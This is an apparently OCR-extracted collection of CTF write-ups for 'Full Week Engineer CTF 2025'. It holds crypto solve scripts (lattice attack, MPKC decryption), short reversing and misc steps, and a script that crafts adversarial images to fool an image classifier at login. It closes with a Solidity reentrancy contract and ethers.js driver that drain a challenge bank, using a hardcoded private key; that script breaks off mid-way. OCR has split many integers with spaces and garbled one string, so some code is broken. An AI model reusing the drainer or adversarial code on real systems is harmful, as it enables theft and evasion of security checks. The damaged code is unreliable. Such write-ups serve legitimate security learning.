
JUK3

1C3GH3TTO - JUKE WRITEUPS


Full Week Engineer CTF 2025



Categories

Crypto

baby-crypto



Load x Limit x Loot

Solve script:

```
1. from sage.all import *
2.
3. # Public key and ciphertext from output.txt
4. P = [463703046043996611035105872786088608854,
161470033739550046992102957507284694793,
305436608980636161567897810409445677 51,
250664599838920908776562323596516643000,
139374138362514071242477757778171360453,
123592723058786214120596739563194410238,
211661190966175954206312604476025891883,
204127984470558401029942508675826118636,
226485320614749484977835154691419711643,
316359778276308230428825295117172452569,
223595536749391578996034934226276385201,
285194897737688239593933128294126253420,
106767966397120299297689471215328740769,
255999067530221309650003729640200803 74,
994619713325179214830618917994252591 13,
940277947059206469668711491098628016 10,
123296061030051008330943248360079826013,
748545355293425024789542891542245760 92,
224885683431821751400008043275824815646,
266096166425088007499970985584050784682,
276003343849704749424463898987980442737,
102681588182470124247526654172102644907,
810660747150520405968469801904671405 43,
288564406824785492891304803256068657153,
275777490926285666099408286534129620445,
282517686156702650031304218971561203305,
303283907912734438658673255308488382253,
207124905215590627556917580593810100294,
280558080079068849809690254471376167991,
160954151682440634237745640217189791793,
977671197902124166034419289906640313 78,
338144640821518318947395128924719917222,
175619923321070422554784972534849507595,
254564156262627389965162628894875365269,
196177539698888734927195275991945056566,
316218059699388548025737940688917830572,
268400154682066693679616423870021647142,
215171060317966594124409556912523500752,
260057877459608494186977306109025707665,
```

```
190102548117865681721849886759598482779,
252725419899497668403547022908880618059,
327335827827878566866970242836185642452,
188260325012018828319115719433455849371,
884834211416825360409655965544720291 36,
310248075203863607523992695030757874632,
295640402932812162029270725799625344492,
702768726143652249154269730585820855 36,
256094493760578638941104549543294911438,
428413637349291184575150143745809613 50,
128080761902152925446804036416229034376,
180236556373329949311891716497015905345,
109842713274004118912686485592449650056,
193653151004110836304303931934828586594,
217480566371177947463788535587066608900,
857376458430341510479326151745697603 67,
751305770983677149376988116688001851 9,
441088792648461090221479391035152569 17,
200510426260508215019844361235980313468,
572393933881185987563069638090526948 10,
285120374875743578681171629134755246113,
310860836570193120117077183155691495035,
251862421155813445159906426270135772925,
301796605933628926886822581638474528587,
338556933792869391731776683003533084480]

C = [643190397555865941199573645094174246 3678,
679831933498810174351867413208469658510 9,
651561386458345955894803629334263954515 5,
777312210833246153689929538427368572588 4,
711613497779935956337294497607155575618 1,
693362105382825867930741135139349575884 9]

def bits_to_bytes(bits):
    """Convert a list of 64 bits (big-endian) to 8 bytes."""
    bytes_out = []
    for i in range(0, 64, 8):
        byte = 0
        for j in range(8):
            byte = (byte << 1) | bits[i + j]
        bytes_out.append(byte)
    return bytes(bytes_out)

# Recover plaintext for each ciphertext
plaintext = b""
for S in C:
    # Create the lattice matrix (65 x 65)
    n = 64
    M = Matrix(ZZ, n + 1, n + 1)
    for i in range(n):
        M[i, i] = 1  # Identity matrix for x[i]
        M[i, n] = P[i]  # Public key A[i]
    M[n, n] = -S  # Ciphertext -S

    # Apply LLL reduction
    reduced = M.LLL()

    # Look for a short vector with last coordinate 0
    for row in reduced:
```

```
        if row[-1] == 0 and all(x in [0, 1, -1] for x in row[:-1]):
            # Extract the first 64 elements as bits
            bits = [x if x in [0, 1] else 0 for x in row[:64]]
            # Convert bits to bytes
            block = bits_to_bytes(bits)
            plaintext += block
            break

# Print the recovered plaintext
print(plaintext.decode())

```

MPKC2

Solve script:

```
from dataclasses import dataclass
from typing import List, Tuple, Optional
import random
from Crypto.Util.number import bytes_to_long, long_to_bytes

def _bitdeg(p: int) -> int:
    return p.bit_length() - 1

class GF2m:
    def __init__(self, m: int, mod_poly: Optional[int]=None):
        self.m = m
        if mod_poly is None:
            presets = {
                1: 0b11,      # x + 1
                2: 0b111,     # x^2 + x + 1
                3: 0b1011,    # x^3 + x + 1
                4: 0b10011,   # x^4 + x + 1
                5: 0b100101,  # x^5 + x^2 + 1
                8: 0x11B,     # x^8 + x^4 + x^3 + x + 1
            }
            if m not in presets:
                raise ValueError("Please specify mod_poly for this m")
            mod_poly = presets[m]
        if _bitdeg(mod_poly) != m:
            raise ValueError("mod_poly degree must equal m")
        self.mod_poly = mod_poly
        self.mask = (1<<m) - 1
    def add(self, a: int, b: int) -> int:
        return (a ^ b) & self.mask
    def mul(self, a: int, b: int) -> int:
        a &= self.mask; b &= self.mask
        res = 0
        while b:
            if b & 1:
                res ^= a
            b >>= 1
            a <<= 1
            if a & (1 << self.m):
                a ^= self.mod_poly
        return res & self.mask
    def pow(self, a: int, e: int) -> int:
```

```
        res, base, ee = 1, a & self.mask, e
        while ee:
            if ee & 1:
                res = self.mul(res, base)
            base = self.mul(base, base)
            ee >>= 1
        return res
    def inv(self, a: int) -> int:
        if a == 0:
            raise ZeroDivisionError("no inverse for 0")
        return self.pow(a, (1<<self.m)-2)

def mat_inv_K(M: List[List[int]], K: GF2m) -> List[List[int]]:
    n = len(M)
    A = [row[:] + [0]*n for row in M]
    for i in range(n):
        A[i][n+i] = 1
    r = 0
    for c in range(n):
        piv = None
        for i in range(r, n):
            if A[i][c] != 0:
                piv = i; break
        if piv is None:
            continue
        A[r], A[piv] = A[piv], A[r]
        if A[r][c] != 1:
            invp = K.inv(A[r][c])
            A[r] = [K.mul(x, invp) for x in A[r]]
        for i in range(n):
            if i == r: continue
            if A[i][c] != 0:
                f = A[i][c]
                A[i] = [K.add(A[i][j], K.mul(f, A[r][j])) for j in
range(2*n)]
        r += 1
    if r < n:
        raise ValueError("singular matrix over K")
    return [row[n:] for row in A]

def mat_apply_K(M: List[List[int]], v: List[int], K: GF2m) ->
List[int]:
    n = len(M)
    out = [0]*n
    for i in range(n):
        s = 0
        for j in range(n):
            if M[i][j]:
                s = K.add(s, K.mul(M[i][j], v[j]))
        out[i] = s
    return out

def rand_affine_bijection(n: int, K: GF2m, rng: random.Random):
    while True:
        M = [[rng.randrange(0, 1<<K.m) for _ in range(n)] for _ in
range(n)]
        try:
            _ = mat_inv_K(M, K)
            break
```

```
 98.         except ValueError:
 99.             continue
100.     b = [rng.randrange(0, 1<<K.m) for _ in range(n)]
101.     return (M, b)
102.
103. def affine_apply(Mb, v: List[int], K: GF2m) -> List[int]:
104.     M, b = Mb
105.     y = mat_apply_K(M, v, K)
106.     return [K.add(y[i], b[i]) for i in range(len(v))]
107.
108. @dataclass
109. class ExtFieldSpec:
110.     K: GF2m
111.     n: int
112.     modulus: List[int]
113.
114. class ExtElem:
115.     def __init__(self, spec: ExtFieldSpec, coeffs:
Optional[List[int]]=None):
116.         self.S = spec
117.         self.K = spec.K
118.         self.n = spec.n
119.         if coeffs is None:
120.             self.c = [0]*self.n
121.         else:
122.             assert len(coeffs) == self.n
123.             self.c = [x & ((1<<self.K.m)-1) for x in coeffs]
124.     @staticmethod
125.     def one(S: ExtFieldSpec):
126.         c = [0]*S.n; c[0] = 1
127.         return ExtElem(S, c)
128.     def copy(self): return ExtElem(self.S, self.c[:])
129.     def add(self, other): return ExtElem(self.S, [self.K.add(a,b) for
a,b in zip(self.c, other.c)])
130.     def mul(self, other):
131.         K=self.K; n=self.n; mod=self.S.modulus
132.         tmp=[0]*(2*n-1)
133.         for i,a in enumerate(self.c):
134.             if a==0: continue
135.             for j,b in enumerate(other.c):
136.                 if b==0: continue
137.                 tmp[i+j] = K.add(tmp[i+j], K.mul(a,b))
138.         for d in range(2*n-2, n-1, -1):
139.             coef = tmp[d]
140.             if coef == 0: continue
141.             for j in range(n):
142.                 aj = mod[j]
143.                 if aj != 0:
144.                     tmp[d-n+j] = K.add(tmp[d-n+j], K.mul(coef, aj))
145.             tmp[d] = 0
146.         return ExtElem(self.S, tmp[:n])
147.     def pow(self, e: int):
148.         res = ExtElem.one(self.S)
149.         base = self.copy()
150.         ee = e
151.         while ee:
152.             if ee & 1:
153.                 res = res.mul(base)
154.             base = base.mul(base)
```

```
            ee >>= 1
        return res

def phi_encode(vec: List[int], S: ExtFieldSpec) -> ExtElem:
    assert len(vec) == S.n
    return ExtElem(S, vec[:])

def phi_decode(z: ExtElem) -> List[int]:
    return z.c[:]

@dataclass
class SecretStructure:
    K: GF2m
    n: int
    blocks: List[ExtFieldSpec]
    partition: List[int]
    ell_list: List[int]
    r_list: List[int]
    theta_list: List[int]
    e_list: List[int]
    h_list: List[int]  # Added for decryption
    s_forward: Tuple[List[List[int]], List[int]]
    t_forward: Tuple[List[List[int]], List[int]]

def _decompose_as_2ell_plus1_times_power_of_two(n: int):
    if n < 3: raise ValueError("n must be >= 3")
    r=0; m=n
    while m % 2 == 0:
        m//=2; r+=1
    if m % 2 == 0: raise ValueError("n is not (2*ell+1)*2^r")
    ell = (m - 1) // 2
    if (2*ell + 1) != m or ell < 1:
        raise ValueError("n is not (2*ell+1)*2^r")
    return ell, r

def _egcd(a,b):
    if b == 0: return (a,1,0)
    g,x1,y1 = _egcd(b, a % b)
    return (g, y1, x1 - (a//b)*y1)

def _modinv_int(a,m):
    g,x,_ = _egcd(a,m)
    if g != 1:
        raise ValueError("no modular inverse")
    return x % m

def build_theta_e_h_for_partition(K: GF2m, partition: List[int],
b_list: Optional[List[int]]=None):
    q = 1 << K.m
    ell_list=[]; r_list=[]; theta_list=[]; e_list=[]; h_list=[]
    for idx, n_i in enumerate(partition):
        ell_i, r_i = _decompose_as_2ell_plus1_times_power_of_two(n_i)
        b_i = (b_list[idx] if b_list is not None else 1)
        if not (1 <= b_i <= ell_i):
            raise ValueError(f"b[{idx}] must be in [1, {ell_i}]")
        theta_i = b_i * (1 << r_i)
        e_i = 1 + (q ** theta_i)
        order = (q ** n_i) - 1
        h_i = _modinv_int(e_i, order)
```

```
            ell_list.append(ell_i); r_list.append(r_i);
theta_list.append(theta_i)
            e_list.append(e_i); h_list.append(h_i)
    return ell_list, r_list, theta_list, e_list, h_list

def split_blocks(v: List[int], part: List[int]) -> List[List[int]]:
    out=[]; pos=0
    for ni in part:
        out.append(v[pos:pos+ni]); pos+=ni
    return out

def concat_blocks(chunks: List[List[int]]) -> List[int]:
    out=[]
    for c in chunks: out.extend(c)
    return out

def encrypt_public_map_F(xi: List[int], S: SecretStructure) ->
List[int]:
    K = S.K
    u = affine_apply(S.s_forward, xi, K)
    blocks = split_blocks(u, S.partition)
    y_chunks = []
    for i, vec in enumerate(blocks):
        z = phi_encode(vec, S.blocks[i])
        z_e = z.pow(S.e_list[i])
        y = phi_decode(z_e)
        y_chunks.append(y)
    v = concat_blocks(y_chunks)
    return affine_apply(S.t_forward, v, K)

def setup_secret_general(seed: int, m: int, partition: List[int],
modulus_list: List[List[int]], b_list: Optional[List[int]]=None) ->
SecretStructure:
    rng = random.Random(seed)
    K = GF2m(m)
    n = sum(partition)
    blocks=[]
    for ni, mod in zip(partition, modulus_list):
        if len(mod) != ni+1 or mod[-1] != 1:
            raise ValueError("Each modulus must have length n_i+1 and
end with 1")
        blocks.append(ExtFieldSpec(K=K, n=ni, modulus=mod))
    ells, rs, thetas, es, hs = build_theta_e_h_for_partition(K,
partition, b_list=b_list)
    s_fwd = rand_affine_bijection(n, K, rng)
    t_fwd = rand_affine_bijection(n, K, rng)
    return SecretStructure(K, n, blocks, partition, ells, rs, thetas,
es, hs, s_fwd, t_fwd)

def _int_to_bits_fixed(x: int, Lbits: int) -> list[int]:
    return [ (x >> (Lbits-1-i)) & 1 for i in range(Lbits) ]

def _bits_to_int(bits: list[int]) -> int:
    x = 0
    for b in bits: x = (x<<1) | (b & 1)
    return x

def bytes_to_K_elems_general(bs: bytes, K: GF2m, n: int) ->
tuple[list[int], int]:
```

```
    m = K.m
    total = 8 * len(bs)
    block_bits = m * n
    pad_bits = (-total) % block_bits
    Lbits = total + pad_bits
    x = bytes_to_long(bs)
    bits = _int_to_bits_fixed(x, total) + [0]*pad_bits
    elems = []
    for i in range(0, Lbits, m):
        val = 0
        for j in range(m):
            val = (val << 1) | bits[i+j]
        elems.append(val & ((1<<m)-1))
    return elems, pad_bits

def encrypt_bytes_general(plain: bytes, S: SecretStructure) ->
tuple[list[int], int]:
    K = S.K; n = S.n
    elems, pad_bits = bytes_to_K_elems_general(plain, K, n)
    out = []
    for i in range(0, len(elems), n):
        xi = elems[i:i+n]
        eta = encrypt_public_map_F(xi, S)
        out.extend(eta)
    return out, pad_bits

def ct_elems_to_hex(ct_elems: list[int], pad_bits: int, K: GF2m) ->
str:
    m = K.m
    elem_count = len(ct_elems)
    if not (0 <= pad_bits < (1 << 32)): raise ValueError("pad_bits out
of range (32-bit)")
    if not (0 <= elem_count < (1 << 32)): raise ValueError("elem_count
out of range (32-bit)")
    payload_bits = []
    for a in ct_elems:
        v = a & ((1<<m)-1)
        payload_bits.extend([ (v >> (m-1-j)) & 1 for j in range(m) ])
    Lbits = elem_count * m
    payload_int = _bits_to_int(payload_bits)
    Lbytes = (Lbits + 7)//8
    payload_bytes = long_to_bytes(payload_int, blocksize=Lbytes)
    header = (elem_count).to_bytes(4, "big") + (pad_bits).to_bytes(4,
"big")
    return (header + payload_bytes).hex()

def encrypt_to_hex_packed(plain: bytes, S: SecretStructure) -> str:
    ct_elems, pad_bits = encrypt_bytes_general(plain, S)
    return ct_elems_to_hex(ct_elems, pad_bits, S.K)

# New functions for decryption

def hex_to_ct_elems(ct_hex: str, K: GF2m) -> tuple[list[int], int]:
    elem_count = int(ct_hex[0:8], 16)
    pad_bits = int(ct_hex[8:16], 16)
    payload_hex = ct_hex[16:]
    payload_bytes = bytes.fromhex(payload_hex)
    payload_int = bytes_to_long(payload_bytes)
    Lbits = elem_count * K.m
```

```
    payload_bits = _int_to_bits_fixed(payload_int, Lbits)
    ct_elems = []
    for i in range(0, Lbits, K.m):
        val = _bits_to_int(payload_bits[i:i + K.m])
        ct_elems.append(val)
    return ct_elems, pad_bits

def get_affine_inverse(aff: Tuple[List[List[int]], List[int]], K:
GF2m) -> Tuple[List[List[int]], List[int]]:
    M, b = aff
    M_inv = mat_inv_K(M, K)
    b_inv = mat_apply_K(M_inv, b, K)
    return (M_inv, b_inv)

def decrypt_public_map_F_inv(eta: List[int], S: SecretStructure) ->
List[int]:
    K = S.K
    t_inv = get_affine_inverse(S.t_forward, K)
    s_inv = get_affine_inverse(S.s_forward, K)
    v = affine_apply(t_inv, eta, K)
    blocks = split_blocks(v, S.partition)
    u_chunks = []
    for i, vec in enumerate(blocks):
        z = phi_encode(vec, S.blocks[i])
        z_h = z.pow(S.h_list[i])
        u = phi_decode(z_h)
        u_chunks.append(u)
    u = concat_blocks(u_chunks)
    xi = affine_apply(s_inv, u, K)
    return xi

def decrypt_bytes_general(ct_elems: list[int], pad_bits: int, S:
SecretStructure) -> bytes:
    K = S.K
    n = S.n
    m = K.m
    out_elems = []
    for i in range(0, len(ct_elems), n):
        eta = ct_elems[i:i + n]
        xi = decrypt_public_map_F_inv(eta, S)
        out_elems.extend(xi)
    payload_bits = []
    for a in out_elems:
        v = a & ((1 << m) - 1)
        payload_bits.extend(_int_to_bits_fixed(v, m))
    total_padded_bits = len(payload_bits)
    original_bits_count = total_padded_bits - pad_bits
    original_bits = payload_bits[:original_bits_count]
    original_bytes_count = original_bits_count // 8
    payload_int = _bits_to_int(original_bits)
    return long_to_bytes(payload_int, original_bytes_count)

def main():
    SEED = 20250829
    M = 8
    PARTITION = [7]
    BLIST = [3]
    MODULI = [[1,1,0,0,0,0,0,1]]
```

```
    ct_hex =
"000000460000000863306b8beb63d7f7f73160467fca983fcf637c20905e1d7ca653f4a513
7d672bb8c40da87994b9cc99ff5981900ae419c270973db9b078ee1a17f5bf79da2dd5aab9b
bc6d38b"

    S = setup_secret_general(SEED, M, PARTITION, MODULI, b_list=BLIST)
    ct_elems, pad_bits = hex_to_ct_elems(ct_hex, S.K)
    plaintext = decrypt_bytes_general(ct_elems, pad_bits, S)
    print(plaintext.decode())

if __name__ == "__main__":
    main()

```

Reverse

strings-jacking

rev / strings jacking

> Solution: open the code in disassembler and read the flag in the code

Mystery Zone

rev / Mystery Zone

1. open the chall folder using Asset Ripper
2. select Sprite Data Storage
3. Click on 無題 2025-04-26 10-02-35 1
4. select image and scan the qr code

way to go! here is your FLAG QR Code:)

No need Logical Thinking

Solve script:

```
 1. def reverse_process_flag(transformed):
 2.     original_chars = [
 3.         chr(ord(c) - (i + 1))  # subtract index+1 because Python is 0-
based
 4.         for i, c in enumerate(transformed)
 5.     ]
 6.     return ''.join(original_chars)
 7.
 8. # Example usage
 9. transformed = "gyhgyl,|qoj\>@@xqDD|zyJyg}‹…”ˆUD¡"
10. original = reverse_process_flag(transformed)
11. print(original)
```

Misc

Poison Apple

misc / Poison Apple

Solution: `fwectf{8BADF00D}`

Flagcraft

misc / Flagcraft

1. download NBT Viewer in VSCode
2. load the poi/r.-7698.19513.mca file and check 0-22 chunk
3. it has pos: [-3941364,64,9991012]
4. i open the world and make it creative and tp on these coordinates
5. notice that there are some weird blocks close to the village i am
6. go there and view the qr code
7. `/fill -3941207 101 9991338 -3941073 101 9991204 air replace snow` to clear the snow and take good photo
8. decode

Adversarial Login

```
import numpy as np
import tensorflow as tf
from PIL import Image
import matplotlib.pyplot as plt

# Constants from the challenge
IMG_HEIGHT, IMG_WIDTH = 224, 224
TARGET_CLASS_ID = 101  # Gibbon class ID in ImageNet
MSE_THRESHOLD = 0.05
MAX_ITERATIONS = 100
LEARNING_RATE = 0.01

def preprocess_image(img):
    """Preprocess image exactly like the challenge server"""
    img = img.convert('RGB').resize((IMG_HEIGHT, IMG_WIDTH))
    img_array = np.array(img)
    preprocessed_img = tf.keras.applications.mobilenet_v2.preprocess_input(img_array)
    return tf.convert_to_tensor(preprocessed_img, dtype=tf.float32)

def postprocess_image(tensor):
    """Convert tensor back to PIL Image"""
    # Reverse the MobileNetV2 preprocessing
    img_array = tensor.numpy()
    img_array = img_array + 1.0  # Reverse normalization
    img_array = img_array * 127.5
    img_array = np.clip(img_array, 0, 255).astype(np.uint8)
    return Image.fromarray(img_array)

def calculate_mse(img1_tensor, img2_tensor):
    """Calculate MSE between two image tensors"""
    return tf.reduce_mean(tf.square(img1_tensor - img2_tensor)).numpy()

def create_adversarial_example(original_image_path, output_path="adversarial_gibbon.jpg"):
    """
    Create an adversarial example that:
    1. Has MSE < 0.05 compared to original
    2. Gets classified as gibbon (class 101) by MobileNetV2
    """

    # Load and preprocess the original image
    original_image = Image.open(original_image_path)
    original_tensor = preprocess_image(original_image)

    # Load the MobileNetV2 model
    model = tf.keras.applications.MobileNetV2(weights="imagenet")

    # Initialize adversarial image as copy of original
    adversarial_tensor = tf.Variable(original_tensor, dtype=tf.float32)

    # Optimizer for gradient descent
    optimizer = tf.keras.optimizers.Adam(learning_rate=LEARNING_RATE)

    print("Starting adversarial attack...")
```

```
    print(f"Target class: {TARGET_CLASS_ID} (gibbon)")
    print(f"MSE threshold: {MSE_THRESHOLD}")

    for iteration in range(MAX_ITERATIONS):
        with tf.GradientTape() as tape:
            tape.watch(adversarial_tensor)

            # Get model prediction
            batch_input = tf.expand_dims(adversarial_tensor, axis=0)
            prediction = model(batch_input)

            # Loss: negative log probability of target class (we want
to maximize it)
            target_loss = -
tf.nn.log_softmax(prediction)[0][TARGET_CLASS_ID]

            # MSE constraint loss
            mse_current = tf.reduce_mean(tf.square(original_tensor -
adversarial_tensor))
            mse_penalty = tf.maximum(0.0, mse_current - MSE_THRESHOLD)
* 1000

            # Combined loss
            total_loss = target_loss + mse_penalty

        # Get gradients and update
        gradients = tape.gradient(total_loss, adversarial_tensor)
        optimizer.apply_gradients([(gradients, adversarial_tensor)])

        # Check progress every 10 iterations
        if iteration % 10 == 0:
            current_pred = tf.nn.softmax(prediction)[0]
            predicted_class = tf.argmax(current_pred).numpy()
            confidence = current_pred[TARGET_CLASS_ID].numpy()
            mse = calculate_mse(original_tensor, adversarial_tensor)

            print(f"Iteration {iteration:3d}: MSE={mse:.6f}, "
                  f"Target confidence={confidence:.4f}, "
                  f"Predicted class={predicted_class}")

            # Check if we've succeeded
            if predicted_class == TARGET_CLASS_ID and mse <=
MSE_THRESHOLD:
                print(f"SUCCESS at iteration {iteration}!")
                break

    # Final check
    final_prediction = model(tf.expand_dims(adversarial_tensor,
axis=0))
    final_class =
tf.argmax(tf.nn.softmax(final_prediction)[0]).numpy()
    final_confidence =
tf.nn.softmax(final_prediction)[0][TARGET_CLASS_ID].numpy()
    final_mse = calculate_mse(original_tensor, adversarial_tensor)

    print(f"\nFinal Results:")
    print(f"MSE: {final_mse:.6f} (threshold: {MSE_THRESHOLD})")
    print(f"Predicted class: {final_class}")
    print(f"Gibbon confidence: {final_confidence:.4f}")
```

```
105.     print(f"MSE constraint satisfied: {final_mse <= MSE_THRESHOLD}")
106.     print(f"Classification target met: {final_class ==
TARGET_CLASS_ID}")
107.
108.     # Convert back to image and save
109.     adversarial_image = postprocess_image(adversarial_tensor)
110.     adversarial_image.save(output_path, quality=95)
111.     print(f"Adversarial image saved to: {output_path}")
112.
113.     # Show comparison
114.     fig, axes = plt.subplots(1, 2, figsize=(10, 5))
115.
116.     axes[0].imshow(original_image)
117.     axes[0].set_title("Original Image")
118.     axes[0].axis('off')
119.
120.     axes[1].imshow(adversarial_image)
121.     axes[1].set_title(f"Adversarial Image\n(MSE: {final_mse:.4f})")
122.     axes[1].axis('off')
123.
124.     plt.tight_layout()
125.     plt.savefig("comparison.png", dpi=150, bbox_inches='tight')
126.     plt.show()
127.
128.     return adversarial_image
129.
130. def test_adversarial_example(image_path):
131.     """Test if the adversarial example would pass the challenge
checks"""
132.     # Load original for MSE comparison (you'll need the original
image.jpg)
133.     original_image = Image.open("image.jpg")  # Make sure you have
this file
134.     original_tensor = preprocess_image(original_image)
135.
136.     # Load adversarial example
137.     adv_image = Image.open(image_path)
138.     adv_tensor = preprocess_image(adv_image)
139.
140.     # Load model
141.     model = tf.keras.applications.MobileNetV2(weights="imagenet")
142.
143.     # Calculate MSE
144.     mse = calculate_mse(original_tensor, adv_tensor)
145.
146.     # Get prediction
147.     prediction = model(tf.expand_dims(adv_tensor, axis=0), verbose=0)
148.     predicted_class_id = np.argmax(prediction[0])
149.
150.     # Decode prediction for human readability
151.     decoded_preds =
tf.keras.applications.mobilenet_v2.decode_predictions(prediction, top=1)[0]
152.     predicted_class_name = decoded_preds[0][1]
153.     confidence = decoded_preds[0][2]
154.
155.     print("=== ADVERSARIAL EXAMPLE TEST ===")
156.     print(f"MSE: {mse:.6f} (threshold: {MSE_THRESHOLD})")
157.     print(f"MSE check: {'PASS' if mse <= MSE_THRESHOLD else 'FAIL'}")
```

```
158.     print(f"Predicted class: {predicted_class_name} (ID:
{predicted_class_id})")
159.     print(f"Confidence: {confidence:.4f}")
160.     print(f"Target check: {'PASS' if predicted_class_id ==
TARGET_CLASS_ID else 'FAIL'}")
161.
162.     overall_success = (mse <= MSE_THRESHOLD) and (predicted_class_id
== TARGET_CLASS_ID)
163.     print(f"Overall result: {'SUCCESS - Should get the flag!' if
overall_success else 'FAILED'}")
164.
165.     return overall_success
166.
167. if __name__ == "__main__":
168.     # Save the uploaded image as 'image.jpg' first
169.     print("Make sure you have the original 'image.jpg' file in the
same directory!")
170.
171.     try:
172.         # Create adversarial example
173.         adversarial_image = create_adversarial_example("image.jpg",
"adversarial_gibbon.jpg")
174.
175.         # Test the result
176.         print("\n" + "="*50)
177.         test_adversarial_example("adversarial_gibbon.jpg")
178.
179.     except FileNotFoundError:
180.         print("Error: Please save the original challenge image as
'image.jpg' in the same directory.")
181.     except Exception as e:
182.         print(f"Error: {e}")
183.
```

Save the Kappa

Solve Script attack.js: (needed to run twice)

```
  1. import { ethers } from "ethers";
  2. import solc from "solc";
  3.
  4. const RPC_URL = "http://chal1.fwectf.com:8019";
  5.
  6. // === Default values (edit if you prefer) ===
  7. const DEFAULT_PRIVATE_KEY =
"0xedf34d476517415a540ecb0abed20791b9d4c9718157df8874ea27287d6837cd"; //
put private key here or pass as arg
  8. const DEFAULT_SETUP = "0x4bf010f1b9beDA5450a8dD702ED602A104ff65EE";
// put Setup address here or pass as arg
  9. const DEFAULT_BANK  = "0x4E0C596bE5FE217cB80AeB4C47C72701DFF0F6BC";
// put Bank address here or pass as arg
 10.
 11. // Solidity attacker contract (same as before)
 12. const source = `
 13. pragma solidity ^0.8.26;
 14. interface IVulnerableBank {
 15.     function deposit() external payable;
```

```
    function withdrawAll() external;
}
contract ReentrantDrainer {
    IVulnerableBank public immutable bank;
    address public immutable owner;
    uint256 public depositAmount;
    constructor(address _bank) {
        bank = IVulnerableBank(_bank);
        owner = msg.sender;
    }
    function attack(uint256 amount) external payable {
        require(msg.sender == owner, "not owner");
        require(msg.value == amount && amount > 0, "bad amount");
        depositAmount = amount;
        bank.deposit{value: amount}();
        bank.withdrawAll();
    }
    receive() external payable {
        if (address(bank).balance >= depositAmount) {
            bank.withdrawAll();
        } else {
            (bool ok, ) = owner.call{value:
address(this).balance}("");
            require(ok, "payout failed");
        }
    }
}
`;

// compile with solc-js
function compile() {
  const input = {
    language: "Solidity",
    sources: { "Attacker.sol": { content: source } },
    settings: { outputSelection: { "*": { "*": ["abi",
"evm.bytecode.object"] } } },
  };
  const output = JSON.parse(solc.compile(JSON.stringify(input)));
  if (!output.contracts || !output.contracts["Attacker.sol"] ||
!output.contracts["Attacker.sol"].ReentrantDrainer) {
    console.error("Solc output:", output);
    throw new Error("Compilation failed");
  }
  const contract = output.contracts["Attacker.sol"].ReentrantDrainer;
  return { abi: contract.abi, bytecode: "0x" +
contract.evm.bytecode.object };
}

function usage() {
  console.log("Usage: node attack.js <PRIVATE_KEY> <SETUP_ADDR>
<BANK_ADDR>");
  console.log("Or edit DEFAULT_PRIVATE_KEY / DEFAULT_SETUP /
DEFAULT_BANK in the file.");
}

async function main() {
  // CLI args override defaults
  const argv = process.argv.slice(2);
  const PRIVATE_KEY = argv[0] ?? DEFAULT_PRIVATE_KEY;
```

```
69.   const SETUP_ADDR  = argv[1] ?? DEFAULT_SETUP;
70.   const BANK_ADDR   = argv[2] ?? DEFAULT_BANK;
71.
72.   if (!PRIVATE_KEY || !SETUP_ADDR || !BANK_ADDR) {
73.     usage();
74.     throw new Error("Missing required inputs (private key / setup /
bank).");
75.   }
76.
77.   const provider = new ethers.JsonRpcProvider(RPC_URL);
78.   const wallet = new ethers.Wallet(PRIVATE_KEY, provider);
79.
80.   console.log("Player:", wallet.address);
81.   console.log("Setup:", SETUP_ADDR);
82.   console.log("Bank:", BANK_ADDR);
83.
84.   // ABIs we need
85.   const bankAbi = [
86.     "function deposit() external payable",
87.     "function withdrawAll() external",
88.   ];
89.   const setupAbi = ["function isSolved() external view returns
(bool)"];
90.   const bank = new ethers.Contract(BANK_ADDR, bankAbi, wallet);
91.   const setup = new ethers.Contract(SETUP_ADDR, setupAbi, wallet);
92.
93.   // compile & deploy attacker
94.   console.log("Compiling attacker...");
95.   const { abi, bytecode } = compile();
96.
97.   const factory = new ethers.ContractFactory(abi, bytecode, wallet);
98.   console.log("Deploying attacker contract...");
99.   const attacker = await factory.deploy(BANK_ADDR);
100.  await attacker.waitForDeployment();
101.  const attackerAddr = await attacker.getAddress();
102.  console.log("Deployed attacker at:", attackerAddr);
103.
104.  // Balances
105.  const bankBal = await provider.getBalance(BANK_ADDR);
106.  const eoaBal  = await provider.getBalance(wallet.address);
107.  console.log("Bank balance:", ethers.formatEther(bankBal), "ETH");
108.  console.log("EOA balance:", ethers.formatEther(eoaBal), "ETH");
109.
110.  if (bankBal === 0n) {
111.    console.log("Bank already empty. Exiting.");
112.    return;
113.  }
114.
115.  // Get fee data & estimate gas for attack (we can estimate with a
small dummy value)
116.  const feeData = await provider.getFeeData();
117.  const sampleValue = ethers.parseUnits("0.001", "ether"); // small
sample for gas estimation
118.  let gasLimitEstimate;
119.  try {
120.    gasLimitEstimate = await attacker.estimateGas.attack(sampleValue,
{ value: sampleValue });
121.  } catch (err) {
122.    // fallback: use a conservative number if estimate fails
```

```
123.     console.warn("estimateGas failed, using fallback gas limit (300k).
Error:", err?.message ?? err);
124.     gasLimitEstimate = 300000n;
125.   }
126.
127.   // Choose gas price / fees
128.   // prefer maxFeePerGas (for EIP-1559), otherwise gasPrice
129.   const gasPrice = feeData.maxFeePerGas ?? feeData.gasPrice ??
ethers.parseUnits("1", "gwei");
130.   // add a safety multiplier to gas limit
131.   const gasLimit = BigInt(Math.floor(Number(gasLimitEstimate) * 1.2));
132.   const gasCost = gasLimit * BigInt(gasPrice);
133.
134.   // safety reserve for extra txs (0.002 ETH)
135.   const reserve = ethers.parseUnits("0.002", "ether");
136.
137.   // Compute deposit amount: min(bank/2, eoa - gasCost - reserve)
138.   let desired = bankBal / 2n;
139.   if (desired === 0n) desired = 1n;
140.
141.   let maxSpend = 0n;
142.   if (eoaBal > gasCost + reserve) {
143.     maxSpend = eoaBal - gasCost - reserve;
144.   } else {
145.     console.error("Not enough balance to cover gas + reserve. eoa:",
ethers.formatEther(eoaBal), "gasCost:", ethers.formatEther(gasCost));
146.     throw new Error("EOA has insufficient funds to run attack (need
extra for gas).");
147.   }
148.
149.   let amount = desired <= maxSpend ? desired : maxSpend;
